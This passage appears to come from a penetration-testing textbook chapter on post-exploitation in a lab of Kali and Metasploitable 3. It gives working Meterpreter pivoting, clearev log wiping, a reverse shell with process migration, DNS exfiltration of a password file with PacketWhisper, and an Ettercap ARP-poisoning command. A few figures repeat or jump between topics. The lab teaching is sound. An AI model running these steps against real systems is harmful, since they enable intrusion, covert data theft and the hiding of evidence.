===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    10.11.12.0       255.255.255.0    10.11.12.21  266     19
    10.11.12.21      255.255.255.255  10.11.12.21  266     19
    10.11.12.255     255.255.255.255  10.11.12.21  266     19
    127.0.0.0        255.0.0.0        127.0.0.1    306     1
    127.0.0.1        255.255.255.255  127.0.0.1    306     1
    127.255.255.255  255.255.255.255  127.0.0.1    306     1
    172.30.1.0       255.255.255.0    172.30.1.21  266     11
    172.30.1.21      255.255.255.255  172.30.1.21  266     11
    172.30.1.255     255.255.255.255  172.30.1.21  266     11
    224.0.0.0        240.0.0.0        127.0.0.1    306     1
```

Figure 9.25 – Checking the routing table

1. to automatically inject a route to allow Kali Linux to pivot attacks through the compromised host to the **10.11.12.0/24** network, use the following post-exploitation module within Meterpreter:meterpreter > **run post/multi/manage/autoroute**

This command allows Meterpreter to inspect network routes found within a compromised host and add those routes within Kali Linux, allowing your attacker machine to pivot attacks to those hidden networks:

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.11.12.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.30.1.0/255.255.255.0 from host's routing table.
meterpreter >
```

Figure 9.26 – Using the autoroute post-exploitation module

2. Next, use the **background** command to place the Meterpreter session in the background.
3. Use the following commands to perform a simple port scan on the hidden network to discover any hosts with port **80** open:msf6 > **use auxiliary/scanner/portscan/tcp**
msf6 auxiliary(scanner/portscan/tcp) > **set RHOSTS 10.11.12.0/24**
msf6 auxiliary(scanner/portscan/tcp) > **set PORTS 80**
msf6 auxiliary(scanner/portscan/tcp) > **run**
As shown in the following screenshot, there's a single host (Metasploitable 3 – Linux version) within the **10.11.12.0/24** network with port **80** opened:

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.12.20:          - 10.11.12.20:80 - TCP OPEN
[*] 10.11.12.20:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9.27 – Performing a port scan

```
meterpreter > clearev
[*] Wiping 494 records from Application...
[*] Wiping 1552 records from System...
[*] Wiping 1907 records from Security...
meterpreter >
```

Figure 9.28 – Clearing logs

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[*] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```

Figure 9.29 – Encoding files


```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[*] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```

Figure 9.29 – Encoding files


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 2 (172.30.1.29:4444 → 172.30.1.28:49680) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (1976)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2724
[+] Successfully migrated into process 2724
[*] Meterpreter session 2 opened (172.30.1.29:4444 → 172.30.1.28:49680) at 2021-08-12 11:27:54 -0400

meterpreter > 
```

Figure 9.31 – Obtaining a reverse shell

Part 1 – setting up the environment

1. Power on both the Kali Linux and Metasploitable 3 – Windows version virtual machines.
2. On Kali Linux, open Terminal and use the following commands to download the PacketWhisper repository and its compressed ZIP file:kali@kali:~$ **git clone** https://github.com/TryCatchHCF/PacketWhisper
kali@kali:~$ **wget** https://github.com/TryCatchHCF/PacketWhisper/archive/refs/heads/master.zip

3. You will need to download Python 2.7.18 and install it on the Metasploitable 3 – Windows version virtual machine. On Kali Linux, go to https://www.python.org/downloads/, where you will see Python 2.7.18; simply download it.
4. Next, start the Python 3 web server function on Kali Linux to transfer the Python 2.7.18 executable and the PacketWhisper **master.zip** file to the Metasploitable 3 – Windows version machine:kali@kali:~$ **python3 -m http.server 8080**

5. On Metasploitable 3 – Windows version, open the web browser and go to **http://<Kali-Linux-IP-address>:8080** to view the contents and download the files. Once you've transferred both files, extract the **master.zip** file only and install the Python 2.7.18 executable on Metasploitable 3.
6. Next, on Metasploitable 3 – Windows version, go to **Control Panel** | **System** | **Advanced System**

Settings | **Advanced** and click on **Environment Variables**.

7. Under **System variables**, select **path**, then click on **Edit** to modify **Variable value**. Insert **;C:\Python27** at the end of the line and click **OK** to save the settings, as shown:




Figure 9.32 – Modifying the system variables

Part 2 – changing the DNS settings on the compromised host

1. On Metasploitable 3 – Windows version, you will need to configure the DNS settings to point to Kali Linux as its preferred DNS server. Go to **Control Panel** | **Network and Sharing Center** | **Change Adapter Settings**.
2. Right-click on the network adapter that is connected to the **172.30.1.0/24** network and select **Properties**.
3. Select **Internet Protocol Version 4 (TCP/IPv4)** and click on **Properties**.
4. Select the DNS server as the IP address of your Kali Linux machine and save the settings.

Part 3 – performing data exfiltration

1. On Kali Linux, open Wireshark and begin packet capture on the interface that is connected to the **172.30.1.0/24** network to catch all the incoming DNS queries from Metasploitable 3.
2. Next, on Metasploitable 3 – Windows version, create a new text file within the extracted **master.zip** folder. Name the text file **Paswords.txt** and insert a few random passwords, as shown:




Figure 9.33 – Creating a sensitive file

This file will have the role of a confidential/sensitive file to be used for data exfiltration.

3. Next, open Command Prompt with administrative privileges and use the **slmgr /rearm** command to prevent the Metasploitable 3 – Windows version virtual machine from automatically powering off.

4. Next, change your working directory to within the extracted ZIP folder:C:\Users\vagrant> **cd C:\Users\vagrant\Downloads\master\PacketWhisper-master**

5. Next, start PacketWhisper:C:\Users\vagrant\Downloads\master\PacketWhisper-master> **python packetWhisper.py**

6. On the PacketWhisper menu, choose option **1** to transmit a file using DNS and enter the name of the file for data exfiltration, as shown:




Figure 9.34 – PacketWhisper main menu

7. Next, you will be prompted to enter a cloaked data filename. Simply leave it blank and hit *Enter*.

8. You will need to select the PacketWhisper transfer mode. Use option **1** for **Random Subdomain FQDNs** and set **Ciphers** as option **3** for **cloudfront_prefixes**, as shown:

```
=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3
```

Figure 9.35 – Selecting a transfer mode and ciphers

9. Next, you will be prompted to preview a sample of how the cloaked data will be presented. You can select **y** for yes and hit *Enter* to continue:

```
Preview a sample of cloaked file? (y/n): y

dp3pgq1pd9lar.cloudfront.net
du7ofjn9z22gm.cloudfront.net
dynwyw5w0vf1o.cloudfront.net
dgkc2p8yw9p6r.cloudfront.net
dimoa1r75075q.cloudfront.net
dimoa1dnqw0il.cloudfront.net
dkxvd0v36jdm3.cloudfront.net
dnd4y0sm48c29.cloudfront.net
dnd4y02udnyn0.cloudfront.net
dnd4y0sw13g4l.cloudfront.net
dnd4y02888ic3.cloudfront.net
dnd4y0w5iewg4.cloudfront.net
dnd4y03uyufuo.cloudfront.net
d9rdxzaykpoxa.cloudfront.net
dwwnmqi0dgtua.cloudfront.net
dal3ttohesog2.cloudfront.net
dxxgka5syrwps.cloudfront.net
dp3pgq7lh3vtq.cloudfront.net
dt9as12oxdzbo.cloudfront.net
dnd4y0vydcp2q.cloudfront.net
```

Figure 9.36 – Previewing the cloaked data

10. Next, you will be prompted to begin the data exfiltration transfer. Enter **y** for yes and set the time delay as option **1** as recommended:

```
Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default - 1): 1
```

Figure 9.37 – Starting the data exfiltration

The following screenshot shows PacketWhisper is sending the DNS queries to the DNS server:




Figure 9.38 – Data exfiltration via DNS messages

This process usually takes some time to complete based on the size of the cloaked file.

11. On Kali Linux, you will see the incoming DNS messages on Wireshark:




Figure 9.39 – DNS messages on Wireshark

12. When PacketWhisper has completed the data exfiltration process, stop the capture on Wireshark and save the capture as a **.pcap** file format within the PacketWhisper folder within Kali Linux. Name it **capture_file.pcap**.

Part 4 – extracting the data

1. To extract the data from the packet capture, open Terminal in Kali Linux, go to the PacketWhisper folder, and start PacketWhisper:kali@kali:~$ **cd PacketWhisper**
kali@kali:~/PacketWhisper$ **python packetWhisper.py**
If python doesn't work use python2 to execute this command.

2. On the PackerWhisper main menu, choose **2** to extract the file:




Figure 9.40 – Extracting a file

3. Next, enter the filename of the cloaked file, which is **capture_file.pcap**:




Figure 9.41 – Setting the PCAP file

4. Next, select option **1** as PacketWhisper is currently on a Linux-based system:

Figure 9.42 – Selecting the operating system

5. Next, set the cipher that was used during the encoding process. Choose option **1**:




Figure 9.43 – Choosing the cipher

6. Lastly, you need to select the actual cipher format used during the encoding. Choose option **3**:

```
Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'

Press return to continue...
```

Figure 9.44 – Decoding the cloaked file

7. Once the decloaking process is completed, the output is named as **decloaked.file**. Use the **cat** command to view the contents of the file:

```
kali@kali:~/PacketWhisper$ cat decloaked.file
Administrator
Vagrant
Test
```

Figure 9.45 – Viewing the decloaked file

As shown in the preceding screenshot, the contents are the same as the original file on the compromised host machine.

On Kali Linux, use the following Ettercap commands to perform a MITM attack between the two targets:kali@kali:~$ **sudo ettercap -i eth1 -T -q -S -M arp:remote /172.30.1.24// /172.30.1.21//**

The following is a description of the commands used with Ettercap:

- **-i**: Allows you to specify the interface on your attacker machine that is connected to the network with your targets.
- **-T**: Specifies the user interface as text-based output only.
- **-q**: Specifies quiet mode, which does not print the packet information on the terminal.
- **-S**: Specifies not to perform **Secure Sockets Layer** (**SSL**) forging.
- **-M arp:remote**: Specifies to perform a MITM attack using ARP poisoning of the target's cache and sniffer remote IP connections. The **remote** command is usually used when performing a MITM attack between a client and a gateway.

The following diagram shows a visual representation of the MITM attack:

